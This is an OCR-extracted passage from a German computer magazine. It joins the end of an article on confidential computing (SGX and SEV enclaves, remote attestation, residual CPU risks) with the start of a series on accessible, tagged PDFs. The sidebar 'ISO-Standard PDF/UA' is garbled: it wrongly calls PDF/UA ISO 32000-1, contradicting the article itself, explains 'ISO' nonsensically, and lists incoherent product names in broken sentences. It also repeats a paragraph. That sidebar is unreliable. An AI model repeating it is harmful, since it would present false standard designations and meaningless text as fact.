Das Arrangement lässt sich vollständig fernbedienen und warten, ohne dass man einem Cloud-Admin Einblick oder gar Eingriffsmöglichkeiten in die Enklave gewähren müsste.


Kunstvoll eingerichtet

Für die Auswahl und Pflege der Software – und damit für deren Sicherheit – ist der Cloud-Abonnent zuständig, der die Enklave eingerichtet hat. Je nachdem, welcher Prozessor im Cloudserver läuft, müssen die Anwendungen für das TEE unterschiedlich gestrickt sein.

Bei Plattformen wie Intel SGX oder Amazon Nitro läuft im TEE nur Software, die für diese spezielle Umgebung kompiliert worden ist, also entweder Eigenentwicklungen des Anwenders oder quelloffene Programme und Libraries, die man mit einem geeigneten Cross-Compiler für diesen Zweck übersetzt hat. Diese Einschränkung bremst zwar viele verbreitete Programme aus, hat aber auch etwas Gutes: Dadurch gelangen nämlich nur solche Anwendungen in eine Enklave, die der Besitzer zuvor gründlich auf Schwachstellen durchleuchten konnte. Damit kann zumindest er dafür sorgen, dass die Software nicht heimlich mit sensiblen Daten hausieren geht.

Anwendungsstruktur mit Intel-SGX-Enklave

Anwendungen für Intel-CPU mit SGX kontrollieren das TEE selbst, nicht durch den Hypervisor.



Zur Softwareentwicklung und -anpassung für Intel-SGX-Prozessoren gibt es eine Reihe quelloffener Werkzeuge [2]. Etwa mit Gramine (ursprünglich: Graphene) sowie Occlum sollen sich Linux-Anwendungen mit wenigen Kommandos in eine Enklave migrieren und dort ausführen lassen. Für tiefer greifende Optimierungen bietet sich das Open Enclave SDK an, das die TEE-Hardware mit Routinen in C und C++ in einem Linux- und Windows-kompatiblen API abstrahiert. Das Framework Veracruz ist noch mehr als die vorgenannten auf Systeme mit vielen Beteiligten ausgerichtet. Enarx ist ein Entwicklungswerkzeug für alle gängigen TEE-Plattformen.

Neue Anwendungen für Nitro-Enklaven entstehen nach Vorstellung des Anbieters Amazon am besten mit dessen Nitro Enclaves SDK. Bestehende Programme teilt man zuerst in mehrere Teile auf, von denen einige dann noch umformatiert werden müssen. Für unterschiedlich umfassenden Hardwareschutz, etwa mit oder ohne Massenspeicher-Absicherung, landen einige Komponenten in der Cloud-Instanz innerhalb und andere außerhalb der Enklave. Dagegen lassen sich laut Hersteller Anunja mit dessen plattformübergreifender Software Anwendungen auch in Nitro-Enklaven ohne Modifikationen komplett installieren [3]. Auch das Framework Enarx soll sich für Anwen-

dungen auf allen gängigen Confidential-Computing-Plattformen eignen [2].

Für den Einsatz in Microsofts Azure Cloud überträgt man schutzbedürftige Anwendungen in Windows-Container und steuert diese mit dem Azure Kubernetes Service. Das System soll auch Linux-Container unterstützen.

Abonnenten der Google Cloud können vertrauliche VMs für AMD-CPU mit verschiedenen Linux-Distributionen als Betriebssystem oder mit Googles Container-optimiertem Betriebssystem COS einrichten; der Konzern stellt für diesen Zweck zahlreiche Boot-Images bereit, unterstützt aber auch anwenderkonfigurierte Images. Laut Google lässt sich in diesen VMs jede Linux-Anwendung installieren, die auch auf anderen Rechnern in einer VM funktioniert.

Schlüsselfertige Anwendungen und Dienstangebote mit Confidential Computing für Intel-CPU sind bislang kaum am Markt. Eine solche Anwendung ist die quelloffene SQL-Datenbank Edgeless DB [4]. Sie ist als Docker-Container für virtuelle und physische Linux-Maschinen sowie als kostenlose Linux- und Windows-App auf dem Azure Marketplace erhältlich. Alle Varianten setzen zwar eine CPU mit SGX-Befehlssatz voraus, lassen sich aber zu Testzwecken in einem nicht gesicherten Simulationsmodus auch auf anderen Maschinen ausführen. Abonnenten einer

Confidential-Cloud-Instanz mit Intel-SGX-Prozessor können die Software dort aufspielen und SQL-Kommandos per TLS absetzen. Der Server hat außerdem eine Webschnittstelle, mit der beliebige autorisierte Anwender ihre Daten wie auf anderen Datenbanken bearbeiten können.

Der Markt für bestehende Anwendungsprogramme scheint sich aber eindeutig auf AMD-SEV-Prozessoren etwa in der Microsoft- oder Google-Cloud zu konzentrieren [5, 6].

Trau, schau, wem


Die Vorkehrungen des Confidential Computing greifen nur dann, wenn die schutzbedürftige Anwendung tatsächlich in einer Enklave läuft. Als Abonnent eines vermeintlich sicheren Cloudservices erkennt man das jedoch nicht automatisch. Docker-Container zum Testen cross-kompilierter Programme gaukeln diesen nur eine Hardware-umzäunte Umgebung vor, gestatten aber trotzdem den Einsatz von Debuggern und anderen Entwicklerwerkzeugen von außerhalb. Mit einem solchen, an sich legitimen Container könnte ein böswilliger Service-Provider seine Kunden hinters Licht führen. Anwender würden ihre Daten dann arglos an eine vermeintlich abgesicherte Anwendung übergeben, wären aber wehrlos den Spitzeleien dieses Providers ausgeliefert.

Um solche Schwindeleien auszuschließen, erarbeitet das CCC einen Standard für sogenannte Remote Attestation Services (RATS). Mit so einem Dienst liefert eine Instanz, die als vertrauenswürdig anerkannt werden will, dem Fragesteller eine standardisierte Selbstauskunft, die dieser dann für sich bewerten muss.

Wie die Auskunft zustande kommt, ist nicht von vornherein festgelegt, sondern manifestiert sich in einem für jede Instanz spezifischen Verifier-Prozess. Dieser kann die unterschiedlichsten Kriterien berücksichtigen, etwa die Typangaben der relevanten Hardwarekomponenten, den Versionsstand der verwendeten Firm- und Software sowie die dafür aktuell gültigen Sollwerte, etwa für eingespielte Sicherheitspatches, sowie Signaturen, welche die Unversehrtheit von Anwendungs-Binaries (einschließlich der Verifier-Routinen) belegen. Anhand aller geforderten Merkmale erstellt der Verifier einen Bericht, den die im Server eingebaute CPU mit ihrem individuellen kryptografischen Schlüssel digital signiert. Dieser geheime und nicht auslesbare

Arrangement von Speicher, Hypervisor und VMs bei AMD SEV

Geschützte VMs unter der Regie von AMD-CPU werden komplett durch einen übergeordneten Hypervisor kontrolliert.




Schlüssel dient als Hardware-Vertrauensanker (Root of Trust) einer Zertifikatskette, die auch öffentliche Server der CPU-Hersteller einschließen kann.

Glaubt man den Chip-Herstellern, kann sich anhand dieses Schlüssels jeder Prozessor fälschungssicher mit einem Root-Zertifikat ausweisen. Somit entsteht ein kryptografischer Beweis dafür, dass sensible Daten des Cloud-Nutzers in einer geschützten Enklave liegen. Dieses „Zero Trust“-Konzept ersetzt das Vertrauen in den Clouddienstleister beziehungsweise den Abschluss von Verträgen, die Vertraulichkeit nur zusichern.

Wie bei kommerziellen anderen Root-Zertifikaten besteht aber auch hier das Risiko, dass der Aussteller – in diesem Fall also der CPU-Hersteller – heimlich mit einer Behörde wie der NSA kooperiert und dieser die geheimen Schlüssel aller ausgelieferten CPUs kolportiert. Dann könnte die NSA mit diesen Daten unbemerkt jede Enklave knacken. Dafür müssten die Ermittler aber großen politischen Druck ausüben und fatale Auswirkungen einkalkulieren, wenn die Sache auffliegt.

Vor den immer wieder entdeckten Sicherheitslücken im Design aktueller CPUs sind aber auch die hier beschriebenen TEEs nicht gefeit. Zwar können mit SGX wenigstens Intel-CPU die Spectre-Sicherheitslücke umschiffen [7]. Doch andere Angriffe treffen sowohl die Sicherheitsmechanismen von Intel als auch von AMD [8, 9]. Zudem bietet Confidential Computing auch keinen Schutz



vor Sicherheitslücken innerhalb einer geschützten Anwendung.

Sicherheitsgewinn

Vom Confidential Computing können sowohl Anbieter als auch die Nutzer von Cloud Services profitieren. Der Ansatz schließt zumindest die offene Flanke zum Cloud-Hoster mit glasharter Technik statt bloß mit geduldigem Papier. Rest-

risiken durch Prozessormängel und Softwarelücken werden auch weiterhin bestehen, doch Geschäftsleute können jetzt leichter nachweisen, dass sie den Stand der Datenschutztechnik konsequent ausreizen. (hps@ct.de)

Alle Literaturstellen: ct.de/ya85

Security-Hardware

Trusted Execution Environments (TEE) sind längst etablierte Elemente, um etwa in Mobilgeräten private Kryptoschlüssel, Biometriedaten wie Fingerabdrücke und Gesichtsparameter oder in Set-Top-Boxen die Daten fürs Digital Rights Management zu verwalten. ARM hat schon 2004 die Erweiterung TrustZone vorgestellt. 2013 integrierte Apple TEE-Unterstützung in iPhones, später zogen Hersteller von Android-Mobilgeräten mit unterschiedlichen Implementationen nach. Das Konzept baut entweder auf gesonderte Hardware Security Modules (HSM) wie in Googles Pixel-Smartphones (Titan) oder auf CPUs mit eingebauten TrustZone-Funktionen. Beide Ansätze stellen Anwendungen nur

wenige Funktionen für die sicherheitsrelevanten Aufgaben bereit und kommen dafür mit überschaubaren Speicherumfängen aus.

Auf Serverrechnern lassen sich mit den von Intel 2015 eingeführten Software Guard Extensions (SGX) von Xeon-CPU Enklaven einrichten [10, 11]. Das sind abgeschottete Speicherbereiche im CPU-Adressraum, die ausschließlich über SGX-Funktionen ansprechbar sind. Die Inhalte dieser Enklaven werden durch die SGX-Maschinenkommandos schon vor dem Speichern nach dem AES-Verfahren verschlüsselt. Das gilt für die bearbeiteten Daten ebenso wie für den Programmcode.

AMD zog 2019 mit dem Befehlssatz für Secure Encrypted Virtualization (SEV) bei der zweiten Generation seiner EPYC-Prozessoren nach und avancierte damit zum Favoriten der Cloud-Anbieter Google und Microsoft [12, 13, 6].

Intel-CPU konnten bis dahin nämlich in einer Enklave nur Blöcke von maximal 128 MByte adressieren und mussten diese Pages für Serveranwendungen mit größerem Speicherbedarf immer wieder langsam ein- und auslagern. AMD ermöglicht dagegen den direkten Zugriff auf beinahe 1 TByte. Intel glich diesen Nachteil erst Mitte 2021 mit der Ice-Lake-Generation seiner Xeon-E-Prozessoren aus.




Bild: Timo Lenz

Zugängliche Dokumente

Von der Theorie bis zur Office-Praxis: So wird Ihr PDF barrierefrei

PDF-Dokumente stellen Menschen mit Einschränkungen oft vor unlösbare Probleme. Unsere kleine Artikelserie hilft Behörden, Unternehmen und Privatleuten, mit vertretbarem Aufwand barrierefreie PDFs zu erstellen.

Von Klaas Posselt

Laut deutschem und Europarecht müssen öffentliche Stellen seit 2020 sämtliche Informationen, die sie herausgeben, in barrierefreier Form veröffentlichen. Das bedeutet: Liegt eine Information ausschließlich als Portable Document Format (PDF) vor, muss dieses barrierefrei sein. Wird das Dokument in mehreren Formaten publiziert, etwa zusätzlich als HTML-Seite, ePub oder Ähnliches, genügt eine barrierefreie Variante.

Dabei ist der Begriff „Öffentliche Stellen“ etwas schwammig definiert. Zweifelsfrei fallen darunter alle staatlichen Stellen

auf Bundes-, Landes- und Kommunalebene – beispielsweise Ministerien, nachgelagerte Behörden, aber auch Polizei und Feuerwehr. Weitere Bereiche wie Banken, Versicherungen und das Gesundheitswesen werden in absehbarer Zeit folgen.

Auch wenn Sie aktuell noch nicht dazu verpflichtet sind: Fangen Sie lieber beizeiten damit an, sich in die Thematik einzuarbeiten. Denn Barrierefreiheit entsteht nicht auf Knopfdruck, sie berührt viele unterschiedliche Bereiche und kann zu einer recht komplexen Aufgabe geraten. Unsere dreiteilige Serie vermittelt die

theoretischen und praktischen Grundlagen, die Sie für einen gelungenen Einstieg brauchen.

Zunächst geben wir einen Überblick, worauf es grundsätzlich ankommt: Was sind barrierefreie PDFs, welche Anforderungen müssen sie erfüllen, wo findet man Vorgaben oder Richtlinien zur Orientierung und welche Wege beziehungsweise technischen Mittel führen zum zugänglichen Dokument?

In einer der nächsten c't-Ausgaben geht es konkret ans Erstellen solcher Dokumente am Beispiel von Microsoft Word: Wie kommen Sie mit den Bordmitteln der Standard-Textverarbeitung zum barrierefreien PDF, wo liegen die Grenzen des Machbaren?

In der letzten Folge unserer kleinen Serie dreht sich alles um die Überprüfung von PDFs auf Barrierefreiheit, die Automatisierung des Workflows sowie zukünftige Entwicklungen.

Wichtige Punkte vorab:

- Wegen der Komplexität des Themas können wir nur eine grundlegende Einführung bieten. Der Fokus liegt daher auf der technischen Umsetzung; redaktionelle Aspekte behandeln wir nur am Rande.
- Die Anforderungen an Barrierefreiheit im Web und im PDF gleichen einander weitgehend. Vorwissen erleichtert den Einstieg, lässt sich aber nicht immer 1:1 übertragen.
- Barrierefreie Dokumente adressieren keine bestimmten Personen oder spezi-

fische Einschränkungen. Daher sprechen wir in diesem Artikel beispielsweise nicht von „Vorlesen“, das wäre maßgeblich fokussiert auf Blinde.

- „PDF“ bezieht sich hier durchweg auf die ältere PDF-Norm 1.7 (ISO 32000-1). Aktuell ist zwar PDF 2.0, aber der Unterstandard für Barrierefreiheit PDF/UA (siehe Kasten auf S. 132) wurde noch nicht an die aktuelle Version angepasst.

Was bedeutet barrierefrei?

Das Wort „barrierefrei“ bedeutet bei digitalen Inhalten wie PDFs, Webseiten oder Apps, dass Personen unabhängig von persönlichen Einschränkungen – blind, sehingeschränkt, hörgeschädigt et cetera – selbstständig Zugang zu den Inhalten erlangen können. Wichtig dabei: Der Inhalt muss gleichwertig sein zu dem, den auch Personen ohne Einschränkungen konsumieren können. Statt „barrierefrei“ werden auch häufig die Begriffe „barrierearm“ oder „zugänglich“ (vom englischen Accessibility [to get access]) verwendet – letzterer beschreibt die Bedeutung am treffendsten.

Eine zentrale Rolle dabei spielen assistive Verfahren (Assistive Technologies, AT). Das sind Funktionen wie Vorlesen, Kontrastverstärkung, Änderung des Layouts oder Ähnliches. Dank solcher Hilfsmittel kann sich jeder Anwender die Inhalte individuell so aufbereiten, dass er sie mit seinen eigenen Sinnen am besten erfassen kann. ATs interpretieren komplexe Layouts, Bilder und Grafiken aber

c't kompakt

- Barrierefreie PDFs besitzen eine spezielle Struktur (Tags) ähnlich wie HTML, damit Menschen mit Einschränkungen auf ihre Inhalte zugreifen können.
- Solches „Tagged PDF“ lässt sich mit gängigen Office- und Layout-Anwendungen erstellen.
- PDF ist nicht immer ideal, prüfen Sie auch Alternativen wie ePub und HTML.

(noch) nicht selbstständig, sondern benötigen spezielle, mit Zusatzinformationen und -strukturen aufbereitete Dokumente.

Technische Basis

Rein optisch lässt sich ein zugängliches PDF eigentlich nicht von einem nicht-barrierefreien unterscheiden. Die wesentlichen Unterschiede verbergen sich hinter den Kulissen.

Ähnlich wie beim Web-Standard HTML bilden sogenannte Tags den technischen Unterbau, man spricht daher auch von Tagged PDF. Tags sind Etiketten, die unsichtbar an Inhalte wie Texte oder Bilder angeheftet sind und wichtige Details über diese Elemente verraten: Handelt es sich um Fließtext, eine Überschrift, eine

ISO-Standard PDF/UA für universelle Barrierefreiheit

Informationen spielen eine zentrale Rolle in unserer Gesellschaft. Zunehmend werden sie für noch in digitaler Form angeboten und weitergegeben, wobei sich als bevorzugtes Dateiformat das zuverlässige und nutzerfreundliche Portable Document Format (PDF) weltweit etabliert hat.

Um die Inhalte eines Dokuments zu strukturieren, lassen sich PDF-Dokumente mit Tags versehen (siehe Kasten rechts). Diese Tags sind eine wesentliche Voraussetzung, damit assistive Technologien (zum Beispiel Screenreader, Sprachausgabe und -eingabe) den Zugang zu den Inhalten ermöglichen können. Bislang werden PDF-Dokumente aber selten mit Tags versehen, und nicht jede Software kann sie nutzen. In der Praxis schränkt dies die Zugänglichkeit insbesondere für Menschen mit Behinderungen ein, die auf assistive Technologien angewiesen sind.

Tagged PDF-Tags sind standardisierte Inhaltsmarkierungen in digitalen Dokumenten. Mittels von Tags lassen sich PDF-Dokumente mit einer logischen Dokumentstruktur versehen. PDF mit Tags gibt es bereits seit Adobe Acrobat 5. Tags sind eine wesentliche Voraussetzung für den Zugriff auf Dokumentinhalte durch assistive Technologien.

Damit zukünftig möglichst viele Menschen PDF-Dokumente uneingeschränkt nutzen können, haben Fachleute aus der ganzen Welt den Standard ISO 32000-1 erarbeitet, auch bekannt als PDF/UA. Im Juli 2012 veröffentlichte die internationale Organisation für Standardisierung (ISO) unter dem Informationssystem-Nummer „ISO 32000-1: Document management applications – Electronic document file format enhancement for accessibility – Part 1: Use of ISO 32000-1: PDF/UA-1“.

PDF/UA-1 ist der erste Teil des Normenprojekts PDF/UA, die hochentwickelte „ISO“ steht für „International Organization for Standardization“ – also universelle Barrierefreiheit – und verweist auf den Anspruch des Standards, Er definiert eindeutig und einheitlich Anforderungen an barrierefreie PDF-Dokumente.

PDF/UA richtet sich vor allem an Entwickler von Programmen zum Erstellen, Lesen, Verarbeiten und Drucken von PDF-Dokumenten und an Anbieter von assistiven Technologien. Der Standard ist kein Leitfaden für die praktische Anwendung im Alltag.

Für internationale Hersteller von PDF-Druckern bieten die PDF-Association und das „Tagged PDF“-Initiative, Teilhaber und Schlichter an, um detailliert über PDF/UA zu informieren und um zu vermeiden, wie mögliche PDF-Inhalte beschaffen sein sollten. Durch die Umsetzung der klar definierten Anforderungen des PDF/UA-Standards in Softwareprogrammen wird es Anwendern ermöglicht, mögliche PDF-Dokumente auf einfache Weise und ohne Spezialwissen zu erstellen und diese möglichst vielen Menschen für eine einheitliche Nutzung in hoher Qualität zur Verfügung zu stellen.

Bei Veröffentlichung von PDF/UA gab es insgesamt noch keine Programme, die mit dem Standard vollständig konform sind. Eine Reihe von Informationszentren, etablierte Systeme, existierende, call-to-action, NetCenter, Technologien, PDF-Accept, PDF/UA oder ähnliche, und die Stiftung „Zugang für alle“ haben bereits Produkte entwickelt, die sich weitgehend an den PDF/UA-Anforderungen. Es ist zu erwarten, dass sowohl immer mehr Hersteller wie auch Behörden und Unternehmen auf PDF/UA als verbindliches Maßstab für barrierefreie PDF-Dokumente setzen werden.

Tagged PDF
Tags sind standardisierte Inhaltsmarkierungen in digitalen Dokumenten. Mittels von Tags lassen sich PDF-Dokumente mit einer logischen Dokumentstruktur versehen. PDF mit Tags gibt es bereits seit Adobe Acrobat 5. Tags sind eine wesentliche Voraussetzung für den Zugriff auf Dokumentinhalte durch assistive Technologien.

Werkzeuge für die PDF/UA-Erstellung
Tabelle 1: Software zur Erstellung von barrierefreien PDF-Dokumenten

Prüfung auf PDF/UA-Konformität
Tabelle 2: Software zur Prüfung von PDF/UA-Konformität

PDF/UA kompakt

Der VIP PDF Reader kann Inhalte von PDF-Dokumenten adaptiv darstellen, so dass Anwender zum Beispiel Kontrast, Schriftart und Schriftgröße an ihre Bedürfnisse anpassen können.



Ein kurzer Blick auf die Dokumenteigenschaften verrät, ob das PDF Tags enthält.

Bildbeschriftung, Tabelle, Aufzählung et cetera oder einfach nur um grafischen Zierrat?

Welche Tags für welche Inhalte zur Verfügung stehen und wie diese jeweils anzuwenden sind, definiert der PDF-Standard. Überschriften etwa kennzeichnen die Tags <H1> bis <H6>, Absätze (Fließtext) werden mit <P> markiert und Bilder sowie Grafiken mit <Figure>. Tags können weitere Eigenschaften besitzen: Beim Tabellen-Tag <Table> lässt sich beispielsweise mit Hilfe des <TH>-Tags eine Zelle als Kopfzeile für eine Spalte definieren. Diese Eigenschaft hilft der assistiven Technik, Tabellendaten verständlich zu vermitteln. Inhaltlich wichtige Bilder und Infografiken ergänzt darüber hinaus ein Alternativtext. Die Position der Tags im sogenannten Strukturbaum (auch Tag-Baum) definiert, in welcher Reihenfolge eine AT die Inhalte ausgibt.

Grundlegende Anforderungen

Die Anforderungen an barrierefreie Inhalte und Dokumente leiten sich aus der WCAG ab. Stark vereinfacht gibt es vier Gesichtspunkte, die unbedingt berücksichtigt werden müssen:

- Semantik (Bedeutungslehre)
- Reihenfolge, Navigation
- Alternativtexte
- Kontrast

Semantik

Ein Dokument kann aus einer Vielzahl unterschiedlicher Inhalte bestehen – in der Regel Texte, Bilder, Tabellen und interaktive Elemente wie Links und Formularfelder. Dass es solche verschiedenen Inhalte gibt, muss der Urheber adäquat vermitteln. Wenn er (oder die Software) Tabellen zur Datenvisualisierung als Pixelbilder im Dokument platziert, können Seheingeschränkte nicht mehr selbstständig auf deren Original-Inhalt zugreifen – ein Verstoß gegen die Grundanforderungen des gleichberechtigten Zugangs. Erfahrungsgemäß fällt es vielen Autoren

anfangs schwer, Dokumente semantisch korrekt anzulegen.

Texte füllen in der Regel den größten Teil eines Dokuments. Deshalb spielt hier die Semantik eine besonders wichtige Rolle, um einen gleichwertigen Zugang zu gewährleisten. Ein Beispiel: Hauptüberschriften heben sich meist durch Schriftgröße/-schnitt oder Farbe deutlich von Unterüberschriften, Zitaten oder Fließtexten ab. Diese Art der Gestaltung strukturiert die Inhalte visuell und sorgt für eine bessere Lesbarkeit.

Es gibt aber keine festen Normen, wie Überschriften aussehen müssen: Nicht jede Hauptüberschrift muss 16 Punkt groß und blau sein (Standard in Word); jeder kann sie formatieren, wie er möchte. Für ein barrierefreies PDF muss daher die rein visuelle Struktur des Layouts so „übersetzt“ werden, dass eine AT sie interpretieren kann. Diese Übersetzungsarbeit leisten die bereits erwähnten PDF-Tags, beispielsweise <H1> für Hauptüberschriften oder <L>, für Listen.

Microsoft Word und LibreOffice bringen bereits geeignete Formatvorlagen und eine PDF-Exportfunktion mit, über die sich einfache Dokumente als Tagged PDF ausgeben lassen. In anderen Anwendungen, insbesondere Desktop Publishing Software, können Sie wesentlich anspruchsvollere Layouts realisieren. Dafür müssen Sie aber auch selbst mehr vorbereiten: in InDesign etwa die Tags manuell den verwendeten Formaten zuordnen.

Reihenfolge, Navigation

Assistive Verfahren lesen vor oder verändern das Layout: Spalten lassen sich etwa unter- statt nebeneinander und damit stark vergrößert darstellen. Damit das funktioniert, müssen alle Inhalte in der vom Ersteller beabsichtigten Lesereihenfolge im Tag-Baum stehen. Bei Dokumenten mit einfachem Layout wie Briefen oder Berichten ergibt sich die Anordnung von selbst: Der Inhalt fließt von links oben nach rechts unten.

Raffiniertere Layouts mit kreativ kombinierten Spalten und Kästen erschweren die Aufgabe, das Dokument barrierefrei umzusetzen. Zum einen muss sich der Ersteller überlegen, in welcher Reihenfolge die Inhalte ausgegeben werden sollen, zum anderen muss er das resultierende PDF aufwendiger prüfen und gegebenenfalls nachbessern. Für einen reibungslosen Einstieg in die Thematik sollten Sie Ihre Dokumente also möglichst einfach gestalten, siehe Bilder auf Seite 152.

Normen, Richtlinien, Gesetze

Für barrierefreie PDF-Dokumente gelten dieselben Regeln wie für andere digitale Ausgabeformate. Als internationale Norm haben sich die *Web Content Accessibility Guidelines (WCAG)* – aktuell in der Version 2.1 – etabliert, auf die sich auch die meisten regionalen gesetzlichen Vorgaben stützen.

